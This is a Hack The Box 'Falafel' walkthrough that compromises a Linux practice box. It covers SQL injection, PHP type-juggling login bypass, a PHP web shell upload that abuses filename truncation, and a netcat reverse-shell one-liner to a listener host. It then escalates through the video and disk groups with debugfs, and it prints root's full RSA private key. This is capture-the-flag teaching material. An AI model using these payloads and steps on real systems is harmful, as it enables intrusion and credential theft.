
HTB – Falafel write up.

It is a hard Linux box that needs lot of techniques to get the shell and escalate the privilege

1. Initiate Nmap full port scan – we only find Port 80 and 443 are open
2. Perform directory brute-forcing with ffuf and include .txt, .php that reveals text files containing the usernames
3. On the web browser navigate to port 80, you will be redirected to Login page
4. Here we need to do the SQL injection manually, but it’s too time consuming.
5. So, refer to IPPSEC video for simple python script that does the job
6. We can find the admin password can be found as 0e462096931906507119562988736854
7. After a simple google search, we can find php is vulnerable to type juggling, which means passwords starts with 0e.. are considered as 0. We can use any of the password that are hashed to MD5 which starts with 0e.
8. I have used one of the passwords from a famous github repository <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Type%20Juggling>
9. On successful login we can see a message



1. Also, we can find a page immediately after the login, this page has a image upload feature via URL. Accepts only image format files
2. Now we create a sample php shell file <?php echo system($\_GET['cmd']); ?> and save it as test.php.png
3. On uploading the file, the upload is not successful, now we navigate to profile page. It displays a message “Know your limits”
4. On googling we find, maximum file length in Linux is 255 so we need to create file name with 255 characters.
5. We can use php script or pattern\_create (meterpreter) to get a word with 255 chars, that ends with .php.png
6. When we upload this, it got uploaded to /uploads/[random]/filename.php.png
7. When we click view-source, the file is trimmed to 236 characters, which makes the file not executable
8. Now we shorten filename in such a way that it gets trimmed to 236 chars and ends with .php

Example: total length including .png should be 240 chars, so after trimming to 236 the file name ends with .php

1. Make a get / post request to the file by adding ?cmd=whoami, to check the shell execution
2. Once the shell execution is confirmed
3. Use revershell from pentestmonkey cheat sheet

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

1. Using netcat listener, we can obtain the shell
2. We need to upgrade shell to proper usable one, so refer to IPPSEC video, where python command and few more commands are added to upgrade it. Use python3 -c if python -c is not working

python -c 'import pty; pty.spawn("/bin/bash")'

stty raw -echo

export TERM=xterm

1. In /var/www/html/ folder we can find file name “connection.php” it has database credentials of the user *mosche.*
2. Just SSH to the system using mosche password

SSH [mosche@10.10.10.73](mailto:mosche@10.10.10.73)

1. Use ***id*** command to find the UID and list the services / process where mosche is members and below results as

moshe@falafel:~$ id

uid=1001(moshe) gid=1001(moshe) groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)

1. We can see he is member of 44(video) group, he has access to contents of the group. The output is stored as framebuffer /dev/fb0, we need to convert this to fb0.raw or fb.raw and using right resolution we can see the text in the image

1. Then, run the following command to get the width of the screen.
2. moshe@falafel:/dev$ cat /sys/class/graphics/fb0/virtual\_size | cut -d, -f1  
   1176
3. Run the following command to get the height of the screen.
4. moshe@falafel:/dev$ cat /sys/class/graphics/fb0/virtual\_size | cut -d, -f2  
   885

1. // cp /dev/fb0 /tmp/fb.raw so now this fb.raw file is in target system , we need to transfer this to kali linux. Using scp command we can achieve this

scp moshe@10.10.10.73:/tmp/fb.raw .

1. We can use this website to upload and render the fb.raw file from kali linux

https://rawpixels.net/

1. Right pixel size needs to be selected to properly render the image and view the contents
2. Using the steps above we can find the pixel, extract password for Yossi user, we can direct SSH into the machine using the password.
3. Once we login as YOSSI user, use id command to check the permission, so we found he is part of **disk**

uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)

1. Also, we need to check the disk directory files and its permissions which is /dev/sda1

yossi@falafel:~$ ls -la /dev/sda1  
brw-rw---- 1 root disk 8, 1 Jan 30 19:49 /dev/sda1

1. We can use debugfs to enumerate the entire disk with effectively root level privileges.

yossi@falafel:~$ debugfs /dev/sda1  
debugfs 1.42.13 (17-May-2015)  
debugfs: cd /root  
debugfs: ls  
debugfs: cd .ssh  
debugfs: ls  
debugfs: cat id\_rsa  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h  
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf  
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg  
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd  
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV  
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1  
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n  
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV  
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0  
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td  
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08  
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG  
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG  
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0  
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr  
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB  
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva  
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc  
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9  
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/  
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz  
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a  
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP  
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ  
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==  
-----END RSA PRIVATE KEY-----  
debugfs: quit

1. Save the RSA private key in the file *root\_id\_rsa*on the attack machine and change the permissions on the file.

chmod 600 root\_id\_rsa

1. SSH into root using RSA private key

ssh -i root\_id\_rsa [root@10.10.10.73](mailto:root@10.10.10.73)

1. Now we got root access and we can find root.txt in /root/root.txt